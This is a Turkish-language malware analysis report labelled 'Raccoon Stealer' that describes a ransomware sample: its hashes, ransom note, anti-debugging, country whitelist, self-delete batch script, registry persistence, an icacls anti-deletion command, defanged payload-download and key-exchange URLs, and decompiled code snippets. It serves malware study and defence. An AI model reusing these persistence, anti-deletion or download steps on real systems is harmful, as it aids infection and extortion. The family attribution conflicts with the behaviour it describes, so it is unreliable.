RACCOON STEALER

Teknik Analiz Raporu

İçindekiler

GİRİŞ

Zararlının Adı:	Raccoon
MD5:	83A7D83F6B2A084CBD45AD061665E9DF
SHA-1:	A5650BDC5845538463461C626CF39866F1635CA8
SHA-256:	7dd793aab5547eb5523f7c9c0222b819995d7550603fa027854a63327b59b657
Dosya Türü:	Exe


İlk olarak 2019'da siber suç forumlarında malware servis hizmeti reklamları yaparak ortaya çıkmıştır. Raccoon ailesi geliştirdiği zararlı yazılım hizmetini forumlarda satmaktadır. Zararlı yazılımlarının hedef noktası değerli kimlik bilgileri, kripto para cüzdanları ve şirket dosyalarıdır. Bilgisayar korsanlarına satılan bu zararlı yazılımların aynı zamanda yeni özellik ekleme, hata düzeltme ve teknik destek gibi hizmetleri de sağlayarak portföylerini genişletmektedirler. Çalınan bilgi ve belgelerin görüntülenebileceği bir yönetim paneli de mevcuttur. Verdikleri destek ve müşteri memnuniyetlerinin yanı sıra agresif bir marketing anlayışı sergileyen grup aylık 25-200 dolar gibi ucuz bir fiyata satışlarını gerçekleştirmektedir.

Bu zararlı türü oltalama, sömürü veya farklı bir zararlı yazılım ile custom packing işlemine tabi tutulmuş şekilde sisteme enjekte edilmektedir.


Daha sonradan kullanıcı yetkilerini eline alarak zararlı işlemleri gerçekleştirmektedir. Bu işlemler sonucunda işletim sistemi zararlı tarafından rehin alınmaktadır.

ÖN İZLENİM

İşletim sisteminin zararlı tarafından rehin alınması sonrasında oluşturulan "**_readme.txt**" dosyası içerisinde verilerin kurtarılabilmesi için gerekli şartları bulundurmaktadır. Kullanıcıya istenilen ücretin ödenmesi durumunda verilerin kurtarılabileceğinden bahsedilmektedir. Güvence sağlamak amacıyla video linki belirtilmiştir. Üç gün içerisinde iletişime geçilmesi durumunda $490 aksi halde verilerin kurtarılması için $980 istenmektedir. Bu metnin sonunda verilerin kurtarılabilmesi için gerekli olan unique personal ID eklenmiştir.



Ransomware türündeki zararlı, şifrelediği dosyaların uzantılarını "**. ehiz**" olarak değiştirmektedir.



STATİK ANALİZ

IsDebuggerPresent() API'ı ile basit bir anti-debug tekniği uygulanmıştır. Zararlı, debug edildiğini anlaması durumunda zararlı faaliyetini sonlandırmaktadır.

```
pusht
pop     [ebp+var_220]
mov     [ebp+var_2E0], 10001h
mov     ecx, [ebp+4]
mov     [ebp+var_228], ecx
lea     edx, [ebp+4]
mov     [ebp+var_21C], edx
lea     eax, [ebp+4]
mov     ecx, [eax-4]
mov     [ebp+var_22C], ecx
mov     edx, [ebp+arg_4]
mov     [ebp+var_338], edx
mov     eax, [ebp+arg_8]
mov     [ebp+var_334], eax
mov     ecx, [ebp+4]
mov     [ebp+var_32C], ecx
call    ds:IsDebuggerPresent
mov     [ebp+var_C], eax
push    0               ; lpTopLevelExceptionFilter
call    ds:SetUnhandledExceptionFilter
lea     edx, [ebp+ExceptionInfo]
push    edx             ; ExceptionInfo
call    ds:UnhandledExceptionFilter
mov     [ebp+var_2E4], eax
cmp     [ebp+var_2E4], 0
jnz     short loc_4084B1
```

Zararlı incelendiğinde kodların obfuscate edilmiş olduğu ve analizin zorlaştırılmasının hedeflendiği gözlenmektedir. Obfuscate edilmiş kodlar deobfuscate edilerek analize devam edilmiştir.

```
push    0               ; flProtect
push    0               ; flAllocationType
push    0               ; dwSize
push    0               ; lpAddress
call    ds:VirtualAlloc
lea     eax, [ebp+ReturnedData]
push    eax             ; ReturnedData
push    0               ; lpStringToFind
push    0               ; ulSectionId
push    0               ; lpExtensionGuid
push    0               ; dwFlags
call    ds:FindActCtxSectionStringW
push    0               ; wLanguage
push    0               ; lpName
push    0               ; lpType
push    0               ; hModule
call    ds:FindResourceExA
```

Ransomware zararlısının kullandığı **kritik seviyedeki** API 'lar şunlardır;


IsDebuggerPresent	CreateFileW	WriteFile	ShellExecute
VirtualAlloc	QueryPerformanceCounter	DebugBreak	GetCommandLine
GetTickCount	WriteConsoleInput	LoadResource	DeleteFileA
FindResourceExA	CreateToolHelp32Snapshot	CreateThread	CreateMutex
CreateEvent	CreateProcessA	CryptEncryptW	GetAdaptersInfo
OpenServiceW	RegSetValuE	InternetOpenA	InternetOpenUrlW
HttpQueryInfoW	WNetOpenEnumW	InternetReadFile	PathFindFileNameW
OpenServiceW			

DETAYLI ANALİZ


Zararlı **InternetOpenW** API ’ını kullanarak Microsoft Internet Explorer ile internet erişim fonksiyonlarına ulaşmakta ve bu API ile aşağıdaki URL adresine istek göndermektedir.

h-t-t-p-s[:]//api[.]2ip.ua/geo.json

İstek gönderilen URL adresinden IP, sunucu, konum, saat ve dil bilgileri alınmaktadır. **InternetReadFile** API‘ı ile okunarak bellekte tutulmaktadır.




Hafızaya alınan ülke kodu ile whitelistte bulunan ülke kodları karşılaştırılarak zararlının belirlenen ülkelerde çalışmaması için önlem alındığı gözlemlenmektedir.




Ru	Rusya
BY	Belarus
UA	Ukrayna
AZ	Azerbaycan
AM	Ermenistan
TJ	Tacikistan
KZ	Kazakistan
KG	Kırgızistan
UZ	Özbekistan
SY	Suriye

Eğer listedeki dil kodlarından birinin bulunduğu sistemde çalıştırılmak istenirse zararlı yazılım kendisini imha etmek için **delself.bat** dosyasını dinamik olarak oluşturarak çalıştırmaktadır.



Dosya Adı:	delsef.bat
MD5:	74e5eb167c09e1b0fedadb8948a25af4
Dosya İçeriği:	@echo off :try del "C:\Users\Admin\Appdata\Local\c51208~1\UPDATE~1.EXE" if exist "C:\Users\Admin\Appdata\Local\C51208~1\UPDATE~1.EXE" goto try del "C:\Users\Admin\AppData\Local\Temp\delself.bat"

Eğer bu ülkelerden birinde çalışırsa **{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}** isimli mutex oluşturulmakta ve zararlı kendisini sistemden silmektedir. Bu ülkelerden birinde çalışmıyor ise zararlı faaliyetlerine devam etmektedir.



"Software\Microsoft\Windows\CurrentVersion\Run" registerına Syshelper Subkey'ini oluşturularak aşağıdaki key değeri ile kaydedilmektedir. Bu sayede sistem her yeniden başlatıldığında zararlının tekrar çalıştırılması amaçlanmaktadır.

C:\Users\%username%\AppData\Local\{CreatedUUID}\zararli.exe --Autostart

Dizin:	Software\Microsoft\Windows\CurrentVersion\Run
Subkey Değeri:	Syshelper
Data:	C:\Users\%username%\AppData\Local\{CreatedUUID}\zararli.exe –Autostart

"Appdata/Local/" altında yeni oluşturulan UUID ile aynı isimde bir klasör oluşturulmaktadır. Zararlı oluşturulan yeni klasöre kendisini kopyalamaktadır.


```
v10 = GetCommandLineW();
v11 = (LPCWSTR *)CommandLineToArgvW(v10, &pNumArgs);
lstrcpyW(String1, *v11);
Type = (DWORD)PathFindFileNameW(String1);
SHGetFolderPathW(0, 28, 0, 0, PathName);
UuidCreate(&Uuid);
StringUuid[0] = 0;
UuidToStringW(&Uuid, StringUuid);
v30 = 7;
pszMore[4] = 0;
LOWORD(pszMore[0]) = 0;
if ( *StringUuid[0] )
  v12 = wcslen(StringUuid[0]);
else
  v12 = 0;
sub_D75C10(StringUuid[0], v12);
v43 = 1;
RpcStringFreeW(StringUuid);
v13 = (const WCHAR *)pszMore;
if ( v30 >= 8 )
  v13 = pszMore[0];
PathAppendW(PathName, v13);
CreateDirectoryW(PathName, 0);
```


Zararlı yazılımın silinmesinin engellenmesi için “**icacls.exe**” kullanılarak aşağıdaki komut çalıştırılmaktadır.

```
icacls "C:\Users\%username%\AppData\Local\{UUID-name} " /deny *S-1-1-0:(OI)(CI)(DE,DC)
```


Nesne Miras Alma	OI
Kap Devralma	CI
Silme İşlemi	DE
Alt Ögeyi Silme İşlemi	DC

“**/deny**” komutu ile belirtilen kullanıcı erişim hakları (silme, düzenleme) engellemektedir.







Sistem yeniden başlatıldığında zararlı kendisini aktif etmek için görev zamanlayıcısına Time Trigger Task adı ve "**--Task**" parametresi ile kendisini kaydetmektedir.



Zararlı sistemdeki diğer kullanıcı klasörlerine erişmek ve daha fazla veriyi şifrelemek amacıyla admin yetkisini istemektedir.



Admin yetkisi verilmemesi durumunda zararlı listedeki zararlı dosyaları uzak sunucudan drop işlemi gerçekleştirerek sistem üzerindeki faaliyetlerine devam etmektedir.




http[:]//asvb[.]top/files/penelop/updatewin1[.]exe$run
http[:]//asvb[.]top/files/penelop/updatewin2[.]exe$run
http[:]//asvb[.]top/files/penelop/updatewin[.]exe$run
http[:]//asvb[.]top/files/penelop/3[.]exe$run
http[:]//asvb[.]top/files/penelop/4[.]exe$run
http[:]//asvb[.]top/files/penelop/5[.]exe$run

Zararlı; Aşağıdaki URL adresine istek göndererek encrypt işlemlerinde kullanılacak anahtar paylaşımını gerçekleştirmektedir.


http[:]//asvb[.]top/nddddhsspen6/get[.]php?pid=A467C934997B0264BCB4BB5DCF3211B6&first=true

```
  }
  dwNumberOfBytesRead = 0;
  v16 = 0;
  if ( strstr(&Buffer, "{\"public_key\":\"") )
    break;
  if ( !v49 )
    goto LABEL_81;
  if ( SHGetFolderPathA(0, 28, 0, 0, pszPath) >= 0 )
  {
    PathAppendA(pszPath, "bowsakkdestx.txt");
    DeleteFileA(pszPath);
  }
}
v17 = v3("{\"public_key\":\"");
lstrcpyA(String2, &Buffer + v17);
lstrcpyA(&Buffer, String2);
